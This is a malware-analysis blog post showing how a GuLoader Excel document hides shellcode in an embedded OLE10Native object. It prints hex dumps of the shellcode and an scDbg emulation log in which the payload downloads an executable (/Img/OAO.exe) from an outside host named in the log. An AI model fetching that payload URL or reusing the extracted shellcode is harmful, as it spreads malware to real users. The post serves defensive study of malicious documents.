oleObject1.bin – OLe10nATive – shellcode

clickallthethings.wordpress.com/2021/03/06/oleobject1-bin-ole10native-shellcode/

View all posts by Jamie March 6, 2021

I came across a GuLoader .xlsx document the other day. It didn't have any VBA or XLM macros, locked or hidden or protected sheets, or anything obvious like that. Instead, this is the only thing I saw in oledump.

```
C:\Users\REM\Desktop\GuLoader 2021-03-03>oledump.py "030121_NEW ORDER.xlsx"
A: xl/embeddings/oleObject1.bin
 A1:   2516121 '\x01OLe10nATive'
```

It was a bit odd. So let's see what it takes to tear apart a document such as this. If you'd like to play along, here's the specimen: **https://app.any.run/tasks/706a2ec9-c993-40e0-811a-b18358531b24**

A special shout out to **@ddash_ct**! He helped point me in the right direction for extracting the shellcode.

oleObject1.bin

Upon unzipping the file, we can find oleobject1.bin inside the XL/EMBEDDINGS folder.

```
[CONTENT_TYPES].XML ----- 2025 Bytes ----- at Offset 0x00000000
_RELS/.RELS ----- 588 Bytes ----- at Offset 0x000001ea
XL/_RELS/WORKBOOK.XML.RELS ----- 1113 Bytes ----- at Offset 0x0000030f
XL/WORKBOOK.XML ----- 1201 Bytes ----- at Offset 0x00000460
XL/THEME/THEME1.XML ----- 7139 Bytes ----- at Offset 0x000006c7
XL/WORKSHEETS/_RELS/SHEET1.XML.RELS ----- 1011 Bytes ----- at Offset 0x00000cd4
XL/WORKSHEETS/SHEET2.XML ----- 707 Bytes ----- at Offset 0x00000e88
XL/WORKSHEETS/SHEET3.XML ----- 707 Bytes ----- at Offset 0x00001051
XL/WORKSHEETS/SHEET1.XML ----- 8973 Bytes ----- at Offset 0x0000121a
XL/STYLES.XML ----- 12250 Bytes ----- at Offset 0x00001999
XL/SHAREDSTRINGS.XML ----- 1847 Bytes ----- at Offset 0x00001f1d
XL/DRAWINGS/DRAWING1.XML ----- 983 Bytes ----- at Offset 0x00002297
XL/CALCCHAIN.XML ----- 194 Bytes ----- at Offset 0x000024b1
XL/PRINTERSETTINGS/PRINTERSETTINGS1.BIN ----- 5420 Bytes ----- at Offset 0x00002585
DOCPROPS/CORE.XML ----- 663 Bytes ----- at Offset 0x00002775
DOCPROPS/APP.XML ----- 996 Bytes ----- at Offset 0x00002910
XL/DRAWINGS/VMLDRAWING1.VML ----- 987 Bytes ----- at Offset 0x00002b02
XL/EMBEDDINGS/OLEOBJECT1.BIN ----- 2538496 Bytes ----- at Offset 0x00002cf9
```

If you will recall, OLE stands for *Object Linking and Embedding*. Microsoft documents allow a user to link or embed objects into a document. An object that is *linked* to a document will store that data outside of the document. If you update the data outside of the document, the link will update the data inside of your new document.

An *embedded* object becomes a part of the new file. It does not retain any sort of connection to the source file. This is perfect way for attackers to hide or obfuscate code inside a malicious document.

OLe10nATive stream

oledump.py showed that the oleObject1.bin contained a stream called OLe10nATive. These are the storage objects that correspond to the linked or embedded objects. That stream is present when data from the embedded object in the container document in OLE1.0 is converted to the OLE2.0 format.

We can extract this stream by using oledump to select object A1 and dump it to a file.

```
>oledump.py "030121_NEW ORDER.xlsx" -s A1 -d > ole10native.bin
```

Looking for shellcode

Now that we’ve extracted the stream, how are we going to find anything useful in here?

```
OLe10nATive.bin

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  E9 56 4F 05 02 5C B0 7F 7D 76 01 08 8B 07 BD E6  éVO..\°.}v..‹.½æ
00000010  BD C7 AC 81 E5 FC BE 45 12 8B 5D 58 8B 1B BA BC  ½Ç¬.åü¾E.‹]X‹.º¼
00000020  F7 CE EF 81 E2 F0 67 66 10 8B 2A 53 FF D5 05 0B  ÷Îï.âðgf.‹*SÿÕ..
00000030  8B F9 CA 2D CE 2D D3 CA FF E0 F3 7B 41 00 4E 1C  ‹ùÊ-Î-ÓÊÿàó{A.N.
00000040  AA 60 41 2D 57 39 01 E0 0E 3A 1E 3F 9D 52 2A 0B  ª`A-W9.à.:.?.R*.
00000050  96 44 DB ED A7 2F 99 97 AA 1C 11 F6 24 48 B3 FC  –DÛí§/™—ª..ö$H³ü
00000060  C7 A3 C8 CF 9E C2 FD 58 91 93 0B 4E 54 BB CF 68  Ç£ÈÏžÂýX‘“.NT»Ïh
00000070  F2 E2 21 06 1B 4C 8B DA C4 79 CE 03 D9 DC DD F4  òâ!..L‹ÚÄyÎ.ÙÜÝô
00000080  0F 29 1C 51 04 DB 21 F3 CF 8A 42 CC B0 2A BE 57  .).Q.Û!óÏŠBÌ°*¾W
00000090  DE 9E 95 4F 49 76 29 68 D4 39 84 24 33 4D E8 1C  Þž•OIv)hÔ9„$3Mè.
000000A0  0B 4B A7 4D 11 7F 2E BE 22 74 6C 1B 23 66 FC F9  .K§M...¾"tl.#füù
000000B0  A5 E2 35 13 A4 6B E7 13 38 84 A9 27 41 E0 D3 9F  ¥â5.¤kç.8„©'AàÓŸ
000000C0  4A 12 7B B7 1B A7 4D 5C 67 D4 4E F1 DC 37 81 05  J.{·.§M\gÔNñÜ7..
000000D0  99 D3 9F EE DE D9 A2 C7 52 C0 D7 2D DC 50 7B 3D  ™ÓŸîÞÙ¢ÇRÀ×-ÜP{=
000000E0  DF BB 47 58 B8 BA 09 02 84 E7 D1 DC 55 4E 9C C1  ß»GX¸º..„çÑÜUNœÁ
000000F0  0F CA 1C 51 6E E1 15 05 83 80 CE 2B 99 CF 2F 49  .Ê.Qná..ƒ€Î+™Ï/I
00000100  DF BC E5 47 C4 96 D3 F2 5B 9D 0C 39 48 55 07 8F  ß¼åGÄ–Óò[..9HU..
```

This is where the advice from @ddash_ct came in handy. He searched this stream output for a hex string like E8 00 00 00 00 and was able to extract the shellcode from there.


Why is this the case? And why that pattern?

Shellcode cannot assume it will be executed in any particular memory location. It cannot use any hard-coded addresses for either its code or data. This means it must be *position-independent*. A hex string such as E8 00 00 00 00 can be an indicator of where position-independent code may start. While the example below is not from our sample, the opcode E8 00 00 00 00 is translated into the instruction *call $+5*. This is used to push the current address in memory onto the stack. This can serve as a sort of anchor point for the rest of the code execution.

```
52                  push   rdx
E8 00 00 00 00      call   $+5
5A                  pop    rdx
48 83 C2 08         add    rdx, 8
```

This is just an example and is not from the ole10native stream in our sample.

We will not find the *exact* E8 00 00 00 00 pattern in our file. Instead, we can search for a pattern like 00 00 and something interesting pops up at 0x00265D41.




While we do see a similar pattern, there is a significant difference. The opcode E8 is making a call and will be transferring control to location 0x000000AF. However, the location of AF is *relative* to E8's position in memory at run-time. It seems we may have an instance of position-independent code and it might be where some shellcode is hiding. Got that?

All this is to say that hex location 0x265D41 is a likely candidate for our purposes.

Extracting the shellcode

From here on out, this will be a very similar process to getting shellcode from .rtf documents. We can load up ole10native.bin in scDbg with a start offset of 0x265D41. We know we're on the right track because we can see the unhooked call to *ExpandEnvironmentStringsW*.



Earlier blog posts showed that scDbg doesn't work very well with *ExpandEnvironmentStringsW*. Instead, we can overwrite that with *ExpandEnvironmentStringsA*. To do so, we will need to unpack ole10native.bin. We do that by checking the box in scDbg for "Create Dump" and re-launch ole10native.bin using the same start offset of 0x265D41. scDbg will then save the dumped and unpacked file. In my case, it was called OLE10N~1.unpack.

Open up the newly unpacked dump file and scroll to the bottom. You will see a variety of commands in plaintext. Offset 0x002660D9 begins the command for *ExpandEnvironmentStringsW*. Overwrite the appropriate location with an *A* and save the changes.

OLE10N~1.unpack

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

002660D0  00 00 89 C6 E8 1A 00 00 00 45 78 70 61 6E 64 45  ..‰Æè....ExpandE
002660E0  6E 76 69 72 6F 6E 6D 65 6E 74 53 74 72 69 6E 67  nvironmentString
002660F0  73 41 00 53 FF D6 68 04 01 00 00 8D 94 24 10 10  sA.SÿÖh.....”$..
00266100  00 00 52 E8 24 00 00 00 25 00 41 00 50 00 50 00  ..Rè$...%.A.P.P.
```

Before we toss this into scDbg again, we are going to need a new start offset. This can be found at the beginning of this part of the shell code. Notice the pattern right before k.e.r.n.e.l.3.2. It also follows the E8 00 00 00 00 pattern.

OLE10N~1.unpack

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00266070  82 F0 08 3D 61 CB 0B D4 EB 1E 81 EC 54 13 00 00  ‚ð.=aË.Ôë..ìT...
00266080  E8 12 00 00 00 6B 00 65 00 72 00 6E 00 65 00 6C  è....k.e.r.n.e.l
00266090  00 33 00 32 00 00 00 E8 19 03 00 00 89 C3 E8 0D  .3.2...è....‰Ãè.
002660A0  00 00 00 4C 6F 61 64 4C 69 62 72 61 72 79 57 00  ...LoadLibraryW.
002660B0  53 E8 78 03 00 00 89 C7 E8 0F 00 00 00 47 65 74  Sèx...‰Çè....Get
002660C0  50 72 6F 63 41 64 64 72 65 73 73 00 53 E8 5C 03  ProcAddress.Sè\.
002660D0  00 00 89 C6 E8 1A 00 00 00 45 78 70 61 6E 64 45  ..‰Æè....ExpandE
002660E0  6E 76 69 72 6F 6E 6D 65 6E 74 53 74 72 69 6E 67  nvironmentString
002660F0  73 41 00 53 FF D6 68 04 01 00 00 8D 94 24 10 10  sA.SÿÖh.....”$..
```

Toss our unpacked and edited binary into scDbg and enter 0x00266080 as the start offset. And when we do, the shellcode commands are revealed.

```
Loaded 266499 bytes from file C:\Users\REM\Desktop\GULOAD~1\OLE10N~1.UNP
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000
Execution starts at file offset 266080
667080   E812000000                          call 0x667097
667085   6B0065                              imul eax,[eax],0x65
667088   007200                              add [edx+0x0],dh
66708b   6E                                  outsb
66708c   006500                              add [ebp+0x0],ah


6670f6   GetProcAddress(ExpandEnvironmentStringsA)
66712e   ExpandEnvironmentStringsA(%, dst=130e0c, sz=104)
667142   GetProcAddress(CreateFileW)
66715e   CreateFileW() = 4
667178   LoadLibraryW(WinHttp)
66718e   GetProcAddress(WinHttpOpen)
66719a   WinHttpOpen(, 0, , , 0) = 29
6671b2   GetProcAddress(WinHttpConnect)
6671e3   WinHttpConnect(29, mtspsmjeli.sch.id (6671bc) , 50, 0) = 4823
6671ff   GetProcAddress(WinHttpOpenRequest)
667237   WinHttpOpenRequest(4823, GET, /Img/OAO.exe, , , , 0) = 18be
667253   GetProcAddress(WinHttpSendRequest)
667265   WinHttpSendRequest(18be, )
667284   GetProcAddress(WinHttpReceiveResponse)
66728c   WinHttpReceiveResponse()
6672a0   GetProcAddress(WriteFile)
6672c4   GetProcAddress(WinHttpQueryDataAvailable)
6672de   GetProcAddress(WinHttpReadData)
6672e9   unhooked call to winhttp.WinHttpQueryDataAvailable      step=37701

Stepcount 37701
```

Thanks for reading!

References

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Practical Malware Analysis (the book)